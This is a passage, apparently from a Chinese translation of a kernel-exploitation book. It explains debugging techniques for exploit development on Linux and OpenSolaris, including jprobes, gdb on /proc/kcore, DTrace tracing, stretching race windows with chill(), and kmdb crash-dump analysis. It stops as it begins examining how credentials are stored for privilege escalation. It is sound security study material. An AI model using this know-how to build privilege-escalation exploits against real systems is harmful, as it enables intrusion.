大致思路就是我们可以编写一个模块并且注册一个处理程序（handler），在触发探针时会自动调用该函数。虽然 kprobe 可以灵活地应用到几乎所有能关联前、后处理程序的地址，但是在大多数情况下，我们最关心的还是在函数入口（jprobe）或者结束（kretprobe）时的状态。下面的一段代码展示了一个 jprobe 的例子：

```
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/sched.h>
#include <linux/kprobes.h>
#include <linux/kallsyms.h>

static struct jprobe setuid_jprobe;

static asmlinkage int
kp_setuid(uid_t uid)                                              [1]
{
     printk("process %s [%d] attempted setuid to %d\n", current->comm,
          current->cred->uid, uid);
     jprobe_return();
     /*NOTREACHED*/
     return (0);
}

int
init_module(void)
{
     int ret;

     setuid_jprobe.entry = (kprobe_opcode_t *)kp_setuid;
     setuid_jprobe.kp.symbol_name="sys_setuid";                   [2]
     if ((ret = register_jprobe(&setuid_jprobe)) <0) {
          printk("register_jprobe failed, returned %d\n", ret);
          return (-1);
     }

     return (0);
}

void cleanup_module(void)
{
     unregister_jprobe(&setuid_jprobe);
     printk("jprobe unregistered\n");
}
```

正如前面所提到的，处于内核模块当中的 jprobe（广义上说还有 kprobe[⊖]）利用函数

⊖ 在这个例子中，我们用 kprobe 来表征基础框架。

register_jprobe() 和 unregister_jprobe() 在内存中放置和激活探针。我们用 jprobe struct 来描述该探针，它由探针处理程序的名称（kp_setuid）以及目标内核函数的地址组成。在本例中，我们使用了 kp.symbol_name 函数（见代码 [2] 处）来获取 sys_setuid() 函数运行时的地址，其他方法（如内存地址硬编码）可以用 vmlinuz 中转储或者从直接 System.map 中收集，这些方法都可以达到同样的效果。jprobes 关心的仅仅是虚拟地址。

在 [1] 处，我们提供了处理程序。必须注意的是，在使用 jprobe 的时候必须显示提供目标函数的函数签名。在本例中，使用 asmlinkage 标签非常重要，它可以帮助我们正确地访问传递给目标函数的参数。这里我们仅仅提供了一个简单的处理程序，以展示如何获取全局内核结构（如 current）和局部参数（uid）。所有的 jprobe 都必须调用 jprobe_return() 函数来结束[⊖]。

下面我们将使用准备好的代码来进行测试。首先，准备一个简单的 makefile：

```
obj-m := kp-setuid.o
KDIR := /lib/modules/$(shell uname -r)/build
PWD := $(shell pwd)
default:
	$(MAKE) -C $(KDIR) SUBDIRS=$(PWD) modules
clean:
	rm -f *.mod.c *.ko *.o
```

其次是一段含有 sys_setuid() 函数的简单测试代码：

```
int main() {
	setuid(0);
}
```

然后开始测试：

```
linuxbox# make
make -C /lib/modules/2.6.31.3/build SUBDIRS=/home/luser/kprobe mod
make[1]: Entering directory '/usr/src/linux-2.6.31.3'
  CC [M]   /home/luser/kprobe/kp-setuid.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/luser/kprobe/kp-setuid.mod.o
make[1]: Leaving directory '/usr/src/linux-2.6.31.3'
linuxbox# insmod kp-setuid.ko
linuxbox#
[…]
linuxbox# gcc -o setuid-test setuid.c
linuxbox# ./setuid-test
linuxbox# dmesg
[…]
[ 1402.389175] process master [0] attempted setuid to -1
[ 1402.389283] process master [0] attempted setuid to -1
```

⊖ 要为原函数恢复正确的栈和寄存器，这是必需的，而且这是因为实现 jprobe 的方式。在前面提到的文档 / kprobes.txt 文件里感兴趣的读者可以找到更多有关 kprobe 实现的细节。

```
[ 1402.389302] process master [0] attempted setuid to 0
[ 1410.162081] process setuid-test [0] attempted setuid to 0
[…]
```

这样 jprobe 就可以运行了。它成功跟踪了调用 sys_setuid() 函数的情况，并且报告了正确的信息。

虽然 jprobe 和 kretprobe 比标准的 kprobe 显得更加精炼一些，但是，它们还需要编写 C 语言模块并且需要编译和通过 insmod 链接（加载）它。对更进一步使用仍不理想，尤其是在易用性方面（试想一个系统管理员可能会利用它来查看系统内核的行为），这就是为什么一些框架都是基于 kprobe 子系统实现的。在这些框架当中，SystemTap 是一款对运行中的内核进行调试诊断的很好的工具。鉴于我们着重要了解的是 Solaris 运行时的插桩工具 DTrace，这里就不再介绍 SystemTap。互联网上有很多这方面的详细介绍和例子，读者可以自己搜索学习。

虽然在本例中想通过一些更深入的操作来获得详细的运行时调试 / 观察信息，但是事情有时却往往相反。有时所要获取的只是一个变量的值或者内核内存的一部分，例如，检查随机写操作是否正确地触发了目标函数，或者缓冲区有没有溢出到指定的内存位置。这时，printk() 就显得效率不足了，尤其是需要在运行时获取内存信息或者在某些特定的时间点获得某些值。为了达到这个目的，就需要用 GDB 调试器配合 Linux 提供的内核内存的导出转储：/proc/kcore。[2]

```
linuxbox# gdb /usr/src/linux-2.6.31.3/vmlinux /proc/kcore
GNU gdb (GDB) SUSE (6.8.91.20090930-2.4)
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
[…]
Reading symbols from /usr/src/linux-2.6.31.3/vmlinux…done.
Core was generated by 'root=/dev/disk/by-id/ata-ST9120822AS_5LZ2P37N-
part2 resume=/dev/disk/by-id/ata-S'.
#0  0x00000000 in ?? ()
```

在前面的例子中，vmlinux 产生的是未压缩的内核编译信息，包含所有运行时内核的符号信息（编译时包含的调试信息越多，使用的 GDB 功能就越强大）。/proc/kcore 是一个伪文件，它以一个典型内核（转储）文件的形式包含整个物理内存的转储结果，可以通过 gdb 命令来查看内核内存：

```
(gdb) info address mmap_min_addr
Symbol "mmap_min_addr" is static storage at address 0xc1859f54.
(gdb) print mmap_min_addr
$4 = 65536
(gdb) print /x mmap_min_addr
$5 = 0x10000
(gdb)
```

在前面的例子中，我们查询了 mmap_min_addr 在内存中的地址（该变量本应保存使用 mmap() 函数能访问到最小的内存地址，可以用来防止 NULL 指针解引用）。紧接着转储了它的

内容。虽然这些值看起来都是有效的，但仍应该再检查一下正确的内存。

```
linuxbox# cat /proc/kallsyms | grep mmap_min_addr
c117d9f0 T mmap_min_addr_handler
c16e1848 D dac_mmap_min_addr
c176bd99 t init_mmap_min_addr
c17a49a8 t __initcall_init_mmap_min_addr0
c1859f54 B mmap_min_addr
linuxbox# cat /proc/sys/vm/mmap_min_addr
65536
linuxbox#
```

现在可以看到这两个值（内存地址 0xC1859F54 和变量 mmap_min_addr 的值 65536）和前面例子中的结果都是吻合的。

到现在为止，我们介绍过的这几种调试的方法都十分有用，这些方法可以帮助我们解决绝大多数的漏洞利用开发，但是，有些时候我们可能需要做更多的事情，比如断点设置和内核的单步调试。这也正是我们因为没有一个默认的内置内核调试器而烦恼的地方，这也促使我们去寻找解决的方法。总的来说，有 3 个方法可供选择：

- 给内核打上 KDB 补丁，因为 KDB 是一个动态的内核调试器。可以从 http://oss.sgi.com/projects/kdb/ 下载 KDB 补丁。作者在成功应用（和使用）该补丁时带有不同程度的幸运因素。
- 使用简装版（“轻量级”）的 KGDB，它包含在 Linux 内核 2.6.26 及其之后的版本中。[⊖] KGDB 一般会在串行线路（或者是以太网，简装版的 GDB 没有该特性）上导出了一个远程可访问的 GDB 存根（stub），从而可以通过 GDB 进行远程连接。这种方式主要的缺点是需要两台不同的机器，并且两台机器都需要有串口端口（这在目前的笔记本电脑中很少见）。除此之外，这种方法非常稳定。而且随着该方法逐渐成为主流方法，它已经经过很好地回归测试并且很容易从 vanilla 内核中即装即用。为了使用 KGDB 框架，必须通过 make {x|menu|} config 命令（CONFIG_HAVE_ARCH_KGDB、CONFIG_KGDB 和 CONFIG_KGDB_SERIAL_CONSOLE 都是 .config 的变量）选择 Kernel Hacking | KGDB: Kernel Debugging with remote gdb。同时建议使用调试信息 Kernel Hacking | Compile the kernel with debug info 并省略框架指针 Kernel Hacking | Compile the kernel with frame pointers 来编译内核。
- 使用虚拟机或者模拟器来加载 Linux 内核，并且导出 GDB 存根，这样就可以进行“外部”调试。QEMU 和 VMware 虚拟机套件是两个不错的选择。这样做的一个额外好处就是从第一条指令开始内核就可以进入单步模式。此外，这种方法也同样适用于其他不同的操作系统。我们将在第 6 章讨论其应用到 Windows 操作系统上的细节，这里就不再赘述。

Solaris/OpenSolaris

Solaris 操作系统是由 Sun 公司（已被 Oracle 公司收购）开发和维护的一个 UNIX 衍生版本，它支持 x86、x86-64 以及 SPARC 架构。当前最新的商业操作系统是在 2005 年 1 月发行的

⊖ http://kerneltrap.org/Linux/Kgdb_Light.

Solaris 10。一次发布意味着内核版本的一次冻结，它暗示着该内核从开发树中反向移植的新功能或者补丁。此后，会周期性地发布大量的补丁，例如 Update 1、Update 2 等。在撰写本书时，最新的补丁已经是 Update 8 了。我们可以通过 showrev -p 命令来检查当前系统上安装的补丁集合。

2005 年 6 月，Sun 公司开放了 Solaris 的大部分源代码，包括内核源代码（仅仅保留了一小部分二进制形式）。结果 Solaris 变成了 OpenSolaris！ OpenSolaris 的内核是基于 Solaris 10 的开发树，项目名称为 Nevada。可以在 OpenSolaris.org 网站[⊖]上查阅到关于它的详细信息，如许可证、与 Solaris 的关系以及产生的原因。第一个版本的 OpenSolaris 于 2008 年发布。之后，每隔 6 个月都会发布一个新版本。另外，OpenSolaris 引入了新的打包系统——映像打包系统（Image Packaging System，IPS），类似于许多 Linux 发行版本上的打包工具。本书主要关注开源的 OpenSolaris 操作系统，但由于它与 Solaris 10 联系紧密，所以书中的很多方法和概念也同样适用于后者（或者只需要稍加改动即可）。

与 Linux 操作系统一样，执行 uname -a 命令来检查当前内核版本：

```
bash-4.0$ uname -a
SunOS opensolaris-devbox 5.11 snv_127 i86pc i386 i86pc
bash-4.0$
```

这里注意 snv_ 字符串，它标识的是双周一次的 Nevada 发布。在写本书时，这已经是最新版本了，它意味着机器正在运行开发位（development bits）。这些由 /dev 存储库来提供，并且打包管理器可以被设置到该位置。默认情况下，使用 /release 存储空间的配置 OpenSolaris，它通常只会在操作系统的主版本有变更时才会发生更新（也就是在大概每 6 个月有新版本发布的时候）。还有一个是为付费客户服务的 /support 存储库，它提供稳定的 /release 存储库并且反向移植了 bug/ 安全漏洞修复的版本。

以上都是 OpenSolaris 和 Linux 主要的不同之处。在 OpenSolaris 中，内核版本更简单。尽管内核可以由任何人编译，但是 OpenSolaris 不像 Linux 那样支持多种编译选项和组合。

和 Linux 一样，OpenSolaris 也引入了社区和开源开发的理念，所以很容易在不同的发布版本中追踪其变更。无论是内核代码还是变更集都可以通过公共的 mercurial 存储库获得，这使得重现一个配置变得简单。同时，所有的变更集可以在 OpenSolaris 的网站找到，并且可以追踪到每个构建的变更情况。

至于发行版本，OpenSolaris 也有一些不同的发行版本，但是并没有 Linux 的数目多。截止本书写作时，我们可以认为这些发行版本的内核都基本一样（换句话说，这些发行版本并没有维护内核中庞大的补丁集合）。我们在上节中谈到的问题同样适用于 OpenSolaris 操作系统。

⊖ OpenSolaris.org 的一般问题解答。网址：http：//hub.opensolaris.org/bin/view/Main/general-faq#opensolaris-solaris。

OpenSolaris 系统内核调试

我们在前面讨论的 Linux 内核基于输出的调试也同样适用于 OpenSolaris。唯一需要注意的一点就是，在 OpenSolaris 中使用的是 cmn_err() 函数，而不是 printk() 函数。cmn_err() 函数的原型如下：

```
void cmn_err(int level, char *format…)
```

其中，level 是常量，表示消息的重要等级，取值范围从 CE_CONT 到 CE_WARN.CE_PANIC。在 OpenSolaris 中，就没必要再使用这个方法了，因为 OpenSolaris 自带了一些更高级的内核检查和分析的调试工具：DTrace 和 kmdb。

DTrace

DTrace 是一个用于系统运行时检测其行为的动态插桩框架。它也可用于其他的操作系统包括 FreeBSD 和 Mac OS X，因此本章介绍的技术同样适用于其他目标操作系统。

关于 DTrace 的详细知识，读者可以在互联网和其他资料中找到[⊖]，这里就不再赘述。接下来将重点介绍 DTrace 的功能。

DTrace 的一个核心就是它的探针，激活之后，能在执行流中的特定位置上收集信息。例如，可以在每个系统调用的入口放置探针，并且在每次探针触发时转储系统参数。“激活”意味着与内核框架进行交互并且对其进行插桩。一旦我们可以直接使用已导出的接口，最常见的调用方式就是在用户态使用 DTrace 工具。

这个工具提供了一种叫做 D 语言的脚本语言，它是基于 C 语言的一个子类，但是略做了修改。在 D 语言中，我们以 provider:module:function:name 的形式定义一个探针。

```
syscall::ioctl:entry
fbt:ufs:ufs_*:entry
```

注意　探针也可以用一个数字 ID 来唯一标识。可以通过 dtrace -l 命令来列出系统中所有的探针。

```
luser@osolbox# dtrace -l
[…]
80197    syscall                 recvfrom entry
80198    syscall                 recvfrom return
80199    syscall                 recvmsg entry
80200    syscall                 recvmsg return
80201    syscall                 send entry
80202    syscall                 send return
80203    syscall                 sendmsg entry
80204    syscall                 sendmsg return
[…]
```



⊖ Solaris Dynamic Tracing Guide, http://docs.sun.com/app/docs/doc/817-6223. Dynamic Instrumentation of Production Systems, Bryan M. Cantrill, Michael W. Shapiro, and Adam H. Leventhal, www.sun.com/bigadmin/content/dtrace/dtrace_usenix.pdf. McDougall M., Mauro J., and Gregg B. 2006. *Solaris(TM) Performance and Tools: DTrace and MDB* Techniques for Solaris 10 and Open Solaris. Prentice Hall PTR.

空字段表示通配符（正如第二个例子中一样，同样可以使用类 shell 的通配符）。因为这里比较简单地介绍 DTrace，所以主要关注两个探针的提供者[⊖]：syscall 和 FBT（Function Boundary Tracing，函数边界追踪）。syscall 的作用显而易见（正如前面的注意中提到的那样，它激活了一些能在系统调用的入口和返回的地方收集数据的探针）；而 FBT 则显得更加神秘一些，但是很快它将成为我们的最爱。概括地说，FBT 可以帮助我们在内核级别的任何函数的入口和返回处安置探针。这两个方法在开发利用过程中非常有用。下面介绍如何使用它们。

在开发利用的过程中，当利用代码不奏效的时候（尤其是迭代开发），我们可能经常会问这样一个经典的问题：是什么导致它失效了？我们找到了一个可供利用的漏洞，但是因为某些原因却无法实现漏洞利用。我们就会考虑整个过程是否正确，有没有遗漏了什么条件判断，使得程序偏离了预定的执行路径。如果按照前面介绍的内核调试方法，我们可能不得不在内核函数中放置 cmn_err()，重新编译内核，或者是编写和加载新的模块用来找到问题的根源。但是，现在 DTrace 能帮我们省去这些麻烦。

以下是一个经典的例子：对一个内核驱动程序使用 ioctl() 函数。在开始处，我们故意使用了错误的代码：

```
int main() {
        int fd;
        int ret;

        fd = open("/dev/fb", O_RDONLY);
        if (fd == -1) {
                perror("open");
                exit(1);
        }

        ret = ioctl(fd,0xdead , 0xbeef);
        if (ret == -1) {
                perror("ioctl");
                exit(1);
        }

        exit(0);
}
```

如果我们编译并且运行这段代码，结果很明显：

```
luser@osolbox$ cc -o test_ioctl test_ioctl.c
luser@osolbox$ ./test_ioctl
ioctl: Inappropriate ioctl for device
luser@osolbox$
```

此时，程序输出了一段错误信息，那么如何找到是内核中哪个函数返回了这条错误信息呢？可以编写一个如下的脚本：

⊖ 在本书写作时，DTrace 框架已经可以支持一系列提供者和大概 80 000 种探针。

```
#!/usr/sbin/dtrace -s

#pragma D option flowindent

syscall::ioctl:entry
/execname == "test_ioctl"/
{
        self->traceme = 1;
}

fbt:::
/self->traceme == 1/
{
}

syscall::ioctl:return
/self->traceme == 1/
{
        self->traceme = 0;
}
```

这段代码看起来很简单，但却完成了不少事情。它使用了 flowindent 选项来帮助我们漂亮工整地输出触发的每一个探针。紧接着，又在系统调用 ioctl() 函数的入口点处安置了一个探针，从而可以获取关于该函数的调用信息。其中，使用“/”表示一个条件判断，在 DTrace 中并不提供条件判断和循环的代码结构。当触发探针时，所有的操作都必须依赖于条件判断（用于验证该程序的无害性，这也正是 DTrace 的初衷之一）。在这个例子当中，使用了系统内置变量 execname，以便检测系统执行的 ioctl() 函数是否是我们的追踪目标。之后，使用 self 标识符声明了一个线程局部变量（thread-local variable）供后面的程序使用（DTrace 支持全局和从句局部变量，为了简单起见，所有的关于变量的代码都必须放在花括号当中）。

fbt::: 指令设置能够通过 FBT 提供者在任何入口或返回函数上放置探针的集合，但是这里通过 traceme 变量限制了只有 ioctl() 系统调用函数 ioctl() 触发时才执行函数。最后，程序使用 syscall::ioctl:return 指令结束执行流跟踪。

使用 dtrace -s ./ioctl.d 来执行上面的代码，并且在另一个 shell 终端重新执行测试代码。得到如下输出：

```
luser@osolbox# dtrace -s ./ioctl.d
dtrace: script './ioctl.d' matched 76843 probes
CPU FUNCTION
  0  -> ioctl
  0    -> getf
  0      -> set_active_fd
  0      <- set_active_fd
  0      -> set_active_fd
  0      <- set_active_fd
  0    <- getf
  0    -> get_udatamodel
  0    <- get_udatamodel
  0    -> fop_ioctl
```

```
  0        -> crgetmapped
  0        <- crgetmapped
  0        -> spec_ioctl
[…]
  0             -> nv_lock_api
  0             <- nv_lock_api
  0             -> nvidia_pci_check_config_space
  0               -> os_acquire_sema
  0                 -> nv_verify_pci_config
[…]
  0          -> cv_broadcast
  0          <- cv_broadcast
  0       <- releasef
  0       -> set_errno
  0       <- set_errno
  0    <- ioctl
^C
```

如上所示，DTrace 首先告知我们当前系统内活跃的探针数目（注意 fbt::: 指令激活了很多探针），然后等待触发它们其中的一个。当执行测试程序的时候，它在内核层的执行路径就会输出。如果深入地追踪该路径，就会弄明白我们的代码到底有没有触发有漏洞的系统函数。另外，输出当中让我们感兴趣的还有一部分，那就是它展示了 NVIDIA 驱动程序的执行过程，而 NVIDIA 是闭源的驱动程序！ DTrace 可以帮助我们窥探仅有二进制的驱动程序！[⊖]在执行的最后，使用 CTRL+C 快捷键来强制退出，或者也可以在程序中加入 exit() 来让程序自动退出。

这个程序仅仅是开始。值得注意的是，内核层的一些函数非常复杂，仅仅知道调用了它们还远远不够。可以试想一下，假如调用了目标函数，但是需要引发的漏洞却没有触及，这同样不能达到预期效果。于是，可以在上面的脚本上略微修改，来收集更多有用的信息。

```
fbt:::
/self->traceme == 1/
{
}

fbt:::return
/self->traceme == 1/
{
        printf("returning at %s+0x%x, val 0x%x",
probefunc,(int)arg0,arg1);
}
```

fbt::: 从句保持不变，在它的后面加上了另外一个基于 FBT 的指令。这次把目标缩小到了函数返回的地方，并且输出相关的信息。这段代码同时也反映出 DTrace 的另外一个特性：

⊖ 每个二进制驱动程序不能与其他的驱动程序相混淆并且都用帧指针来编译（FBT 提供者使用在序言中出现的与帧指针相关的指令来作为一个签名）。因此 NVIDIA 驱动程序中的一大部分都不是“可 DTrace 的”。

可以在脚本中重复指定一个探针，而 DTrace 只会按照从句的顺序依次执行。这里使用了另外的一些内置变量：probefunc（用来保存函数成员，它用 4 位字符串来唯一标识一个探针），arg0 和 arg1 用来保存探针参数。因为 arg0 ～ arg9 都是用 64 位整型来保存值的，所以使用的时候很多都需要转换。在本例中，arg0 保存着在执行返回语句（或者隐式返回）的跟踪函数中的偏移量，而 arg1 则包含返回值（只有当函数有返回值时该参数才有意义）。下面就是得到的新输出（为阅读方便，字体已缩小而且消除了空格）：

```
1      -> set_active_fd
1       | set_active_fd:return
1      <- set_active_fd       returning at set_active_fd+0x2b2, val 0x3
1     | getf:return
1    <- getf                  returning at getf+0x11a, val
0xffffff045e842530
1    -> get_udatamodel
1     | get_udatamodel:return
1    <- get_udatamodel        returning at get_udatamodel+0x1c, val 0x100000
1    -> fop_ioctl
1      -> crgetmapped
1       | crgetmapped:return
1      <- crgetmapped       returning at crgetmapped+0x5f, val
0xffffff01e3339568
1    -> spec_ioctl
```

执行的结果显示了在函数的退出位置和函数的返回结果。第二个和第四个“returning”表示函数返回了一个内核指针。如果需要查看某些返回值以确定漏洞的执行路径，那么在这里就可以找到想要的答案！通过这个值可以知道应该进行反汇编特定的函数的起点！在这里还要介绍一款反汇编工具——kmdb。

在介绍 kmdb 之前，还要介绍 DTrace 另外的一个特性，它会在我们需要调试或验证竞态条件时用到。实际上，DTrace 可以运行在另外一种模式下，但是这种模式会影响（可能会有坏的影响）内核的运行。使用 -w 选项就可以让 DTrace 在这种模式下运行。在这种模式下 DTrace 提供的函数中，有一个函数 chill()。该函数接受一个纳秒级的参数，并且可以让当前的程序执行暂停该参数指定的时间。DTrace 最长允许 1 秒钟之内暂停 500 微秒，否则会出现运行时错误。

chill() 函数在开发利用中能有效延长竞态条件的时间框。事实上，竞态条件方面的 bug 调试非常复杂。试想两个进程都想调用 get_udatamodel() 函数，可以修改代码如下：

```
fbt::get_udatamodel:entry
/self->traceme == 1 /
{
        printf("Chilling out…\n");
        chill(500000000);
        printf("Chilled out…\n");
}
```

注意，不能通过 chill() 函数让执行流在任意位置暂停（当然我们可能需要更好的调试

器)。需要利用探针在临界区打开竞态窗口。下面的输出表示 chill() 函数奏效了:

```
root@osolbox# dtrace -w -s ./ioctl-chill.d
dtrace: script './ioctl-chill.d' matched 3 probes
dtrace: allowing destructive actions
CPU FUNCTION
  1 -> get_udatamodel                              Chilling out…
Chilled out…
[… on another console …]
-bash-4.0$ ptime ./test_ioctl
ioctl: Inappropriate ioctl for device

real        0.503171889
user        0.000243985
sys         0.501396953
-bash-4.0$

[… without the dtrace script running …]
-bash-4.0$ ptime ./test_ioctl
ioctl: Inappropriate ioctl for device

real        0.001492680
user        0.000233424
sys         0.001083804
-bash-4.0$
```

如上所示，chill() 函数让执行流暂停了 500 微秒。

关于 DTrace 的讨论就暂告一段落。上述介绍的目的在于让读者认识到这些工具的功能和作用。接下来的章节将探讨内核调试器。

kmdb：内核模块调试器

kmdb 是 mdb 内核模块调试器的“孪生兄弟”。它们在 Solaris 8 的时候就逐渐替代了原有的调试器 adb/kadb，成为操作系统的内置模块调试工具。由于本章的其他地方也提到过 kmdb，这里就不再复述。

首先，介绍如何开启 kmdb。这里有两种方法：第一，在系统启动的时候，通过 -k 选项（如果希望快速启动 kmdb，那么可以选择 -kd 选项）来开启，这种方式会将它加入到 GRUB 的条目中，或者在 SPARC 的 OBP 提示符中执行 boot -k 和 boot kmdb；第二，运行时在控制台执行 mdb -K 命令即可：

```
osolbox2~# mdb -K

Welcome to kmdb
Loaded modules: [ rootnex scsi_vhci crypto mac cpc uppc neti sd ptm ufs
unix
cpu_ms.AuthenticAMD.15 sv zfs krtld s1394 sppp sata rdc nca uhci ii
hook lofs
genunix idm ip nsctl logindmux sdbc usba specfs pcplusmp nfs md random
cpu.generic sctp arp stmf sockfs smbsrv ]
[0]> ::help
Each debugger command in kmdb
 is structured as follows:
```

```
[…]
[0]> :c
osolbox2~#
```

执行 mdb-k 后，就可以在控制台获得典型的调试器的界面。可以通过它来设置断点、进行单步调试内核函数等。读者可以从互联网上获得更多关于 mdb/kmdb 的介绍。[⊖]这里有个简单的例子说明如何利用它来设置断点并且转移程序控制权：

```
[0]> ::bp ioctl
[0]> :c
kmdb: stop at ioctl
kmdb: target stopped at:
ioctl:          pushq  %rbp
[0]> ::regs
%rax = 0xffffffffbf7cf20  sysent32+0x6c0 %r9  = 0x0000000000000000
%rbx = 0xffffffffbf7cf20  sysent32+0x6c0 %r10 = 0x000074150000000ff
%rcx = 0x00000000fed25000                %r11 = 0x0000000000000000
%rdx = 0x0000000008047d34                %r12 = 0x0000000000018865
%rsi = 0x0000000000007415                %r13 = 0x0000000000000000
%rdi = 0x00000000000000ff                %r14 = 0xffffff02ecd115f0
%r8  = 0x0000000000000001                %r15 = 0xffffff02eba54180

%rip = 0xfffffffffbd6be08 ioctl
%rbp = 0xffffff000f86af00
%rsp = 0xffffff000f86aeb8
%rflags = 0x00000286
  id=0 vip=0 vif=0 ac=0 vm=0 rf=0 nt=0 iopl=0x0
  status=<of,df,IF,tf,SF,zf,af,PF,cf>

                         %cs = 0x0030    %ds = 0x004b    %es = 0x004b
%trapno = 0x3            %fs = 0x0000    %gs = 0x01c3
   %err = 0x0
[0]>
[0]> ::delete 0
[0]> :c
```

在这个例子当中，我们在 ioctl() 函数中设置了断点，运行到断点之后我们又把控制权交给了系统，让它完成之后的执行。ioctl() 是非常常见的函数调用，可以很快地转移控制权。接着转储当前寄存器的值，移除断点并且让程序继续执行。

除了前面的情况外，还有两个情况值得我们关注。第一，可以将 kmdb 作为一个观察者来使用，而不是作为调试器。换句话说，如果我们执行 mdb-k（注意 -k 要小写；如需写入内核内存则可以使用 -kw），就进入了这种观察者模式。该模式只允许查看，而不允许做一些“侵略性”的操作，比如设置断点或者单步调试。

```
unknown~# mdb -k
Loading modules: [ unix genunix specfs dtrace mac cpu.generic
cpu_ms.AuthenticAMD.15 uppc pcplusmp rootnex scsi_vhci ufs sata sd
sockfs ip hook neti sctp arp usba uhci s1394 stmf qlc fctl nca lofs zfs
```

⊖ Solaris 模式调试器指南，网址：http://docs.sun.com/app/docs/doc/817-2543。

```
md idm cpc random crypto smbsrv nfs fcip fcp logindmux nsctl sdbc ptm sv
ii sppp rdc ]
> cmn_err::dis
cmn_err:                        pushq  %rbp
cmn_err+1:                      movq   %rsp,%rbp
cmn_err+4:                      subq   $0x10,%rsp
cmn_err+8:                      movq   %rdi,-0x8(%rbp)
cmn_err+0xc:                    movq   %rsi,-0x10(%rbp)
cmn_err+0x10:                   pushq  %rbx
[…]
> ffffffffbc3bef0::print -t proc_t
proc_t {
    struct vnode *p_exec = 0
    struct as *p_as = kas
    struct plock *p_lockp = p0lock
    kmutex_t p_crlock = {
        void *[1] _opaque = [ 0 ]
    }
   struct cred *p_cred = 0xffffff02ea457d88
[…]
```

如上例所示，我们可以轻松地反编译一个指定的函数或者转储一个特定结构的内容。

另外一个值得注意的情况就是事后分析（postmortem anlaysis）。当每次系统宕机的时候，OpenSolaris 都会保存一个宕机的转储文件，该文件记录了宕机时系统的状态（转储也可能是强制的，比如通过 `reboot -d` 和 DTrace 中的 `panic()` 函数）。这时，系统会重启并且 savecore 会将转储文件存入系统目录。可以通过 dumpadm 命令来对 savecore 进行配置。

```
osolbox2~# dumpadm
      Dump content: kernel pages
       Dump device: /dev/dsk/c0t0d0s1 (swap)
Savecore directory: /var/crash/osolbox2
  Savecore enabled: yes
  Save compressed: yes
osolbox2~#
```

通过上述配置，savecore 会将转储文件存入 /var/crash/osolbox2 文件夹，并且创建 vmcore.*n* 和 unix.*n*，其中 *n* 是一个自增长的数字。如果启用了压缩选项，将会创建 vmdump.n。我们需要通过 `savecore -vf` 命令来获取 vmcore 和 unix 文件。得到它们之后就可以像运行内核一样通过 mdb 来调试它们：

```
luser@osolbox2:/var/crash/osolbox2# mdb unix.0 vmcore.0
Loading modules: [ unix genunix specfs mac cpu.generic
cpu_ms.AuthenticAMD.15 uppc pcplusmp rootnex scsi_vhci zfs sata sd
sockfs ip hook neti sctp arp usba s1394 fctl lofs random fcip cpc nfs
ufs sppp ]
> ::status
debugging crash dump vmcore.0 (64-bit) from osolbox2
operating system: 5.11 snv_128 (i86pc)
panic message: forced crash dump initiated at user request
```

```
dump content: kernel pages only
> ::ps ! grep sshd
R 100561      1 100560 100560        0 0x42000000 ffffff01698bc398 sshd
> ffffff01698bc398::print -t proc_t
proc_t {
    struct vnode *p_exec = 0xffffff0169300700
    struct as *p_as = 0xffffff0150a9bb00
    struct plock *p_lockp = 0xffffff014dceb340
    kmutex_t p_crlock = {
        void *[1] _opaque = [ 0 ]
    }
    struct cred *p_cred = 0xffffff01669d37b0
```

如上例所示，这是一个人为的宕机（事实上，是由于使用了 `reboot -d` 命令引发的），同时，我们还可以追踪与 sshd 进程相关联的内核结构（如 `proc struct`）。由此可知，若能够获得事后信息，无论是对于漏洞利用开发还是漏洞挖掘（如果模糊处理一些内核接口）都是十分重要的。

BSD 衍生操作系统

BSD 操作系统家族最主要的成员莫过于 FreeBSD、NetBSD 和 OpenBSD 了。可以简单地认为它们都是属于 BSD-lite 4.4 的衍生操作系统，[⊖]该系统的最后一个版本[⊜]是由加州大学伯克利分校的计算机系统资源小组（Computer System Resource Group）提供的。第 5 章讨论的 Mac OS X 内核也具有 BSD 的核心。

虽然本章讨论的一些思想都是基于 BSD 的，但为了避免占用篇幅太多，将不再详述。读者可以在本书的资源网 www.attatckingthecore.com 中找到与之相关的资源。

执行步骤

介绍完目标操作系统和其提供的调试工具之后，就可以开始研究这些系统的内核漏洞利用了。正如在第 3 章中介绍的一样，我们通过讨论执行步骤来开始分析。这一步的主要目标是提高目前的权限。为了实现这一目标，需要回答以下几个问题：

- 权限是如何表示的？换句话说，怎样识别一个更高权限的用户？
- 内核是如何跟踪权限的？换句话说，权限标志是记录在内核的什么结构体里？
- 这些结构体是否可以修改？这些结构体的内存地址在运行时很容易预测或者可计算吗？

一旦我们知道答案，就可以很容易写出一个 payload，它可以成功地提升权限。但要如何找到答案呢？进程和文件是两个需要跟踪权限信息的最明显的实体，它们具有敏感结构体的形式，可以帮助我们寻求答案。因为在大多数情况下，我们利用的正是一个正在运行的进程，那

⊖ McKusick，M.K.，Bostic，K.，Karels,M.J.，and Quarterman,J.S.1996.《The Design and Implementation of the 4.4BSD Operating System》.Addision Wesley Longman Publishing Co.，Inc.

⊜ 更准确地说，BSD-lite 4.4 R2 是最新的发行版本，并且开发已经停止了。

么我们首先了解与每个正在运行的进程相关联的结构体。

滥用 Linux 的权限模型

在这里我们需要一些背景资料。Linux 处理并跟踪进程的权限凭据的方式在 Linux 2.6.29 版本中部分重写了。本节将讨论 2.6.29 版本以前和现在两个版本对权限的处理方式的执行步骤和实现。这与我们本章的目标相吻合，因为它体现了类 UNIX 内核中在运行时跟踪权限的两个主要的方式。

正如我们在前面的内容中提到过，进程控制结构体是进行这类研究的一个好的开始。定位控制块的比较容易的方式是跟踪一些处理当前进程的系统调用的代码。其实，我们可以做得更好。我们可以跟踪系统调用的代码，如 getuid() 或 geteuid()（检索用户 ID 当前值的委托方法），这也给我们一个关于怎样和在哪里存储的提示的权限。

在 2.6.29 以前的内核版本中

在 2.6.28 内核版本里 getuid() 的代码如下所示：

```
asmlinkage long sys_getuid(void)
{
        /* Only we change this so SMP safe */
        return current->uid;
}
```

变量 current 值是很有趣的。顾名思义，它存放一个指针，指向执行了系统调用的运行进程所相关的信息。确实很值得研究它的工作原理。它会告诉我们进程控制结构体的名称，以及如何在运行时找到它。我们将在这里有一点点小隐瞒，通过检查前几个版本的实现开始我们的研究。以下代码来自于 2.6.19 内核中 x86_32 的实现：

```
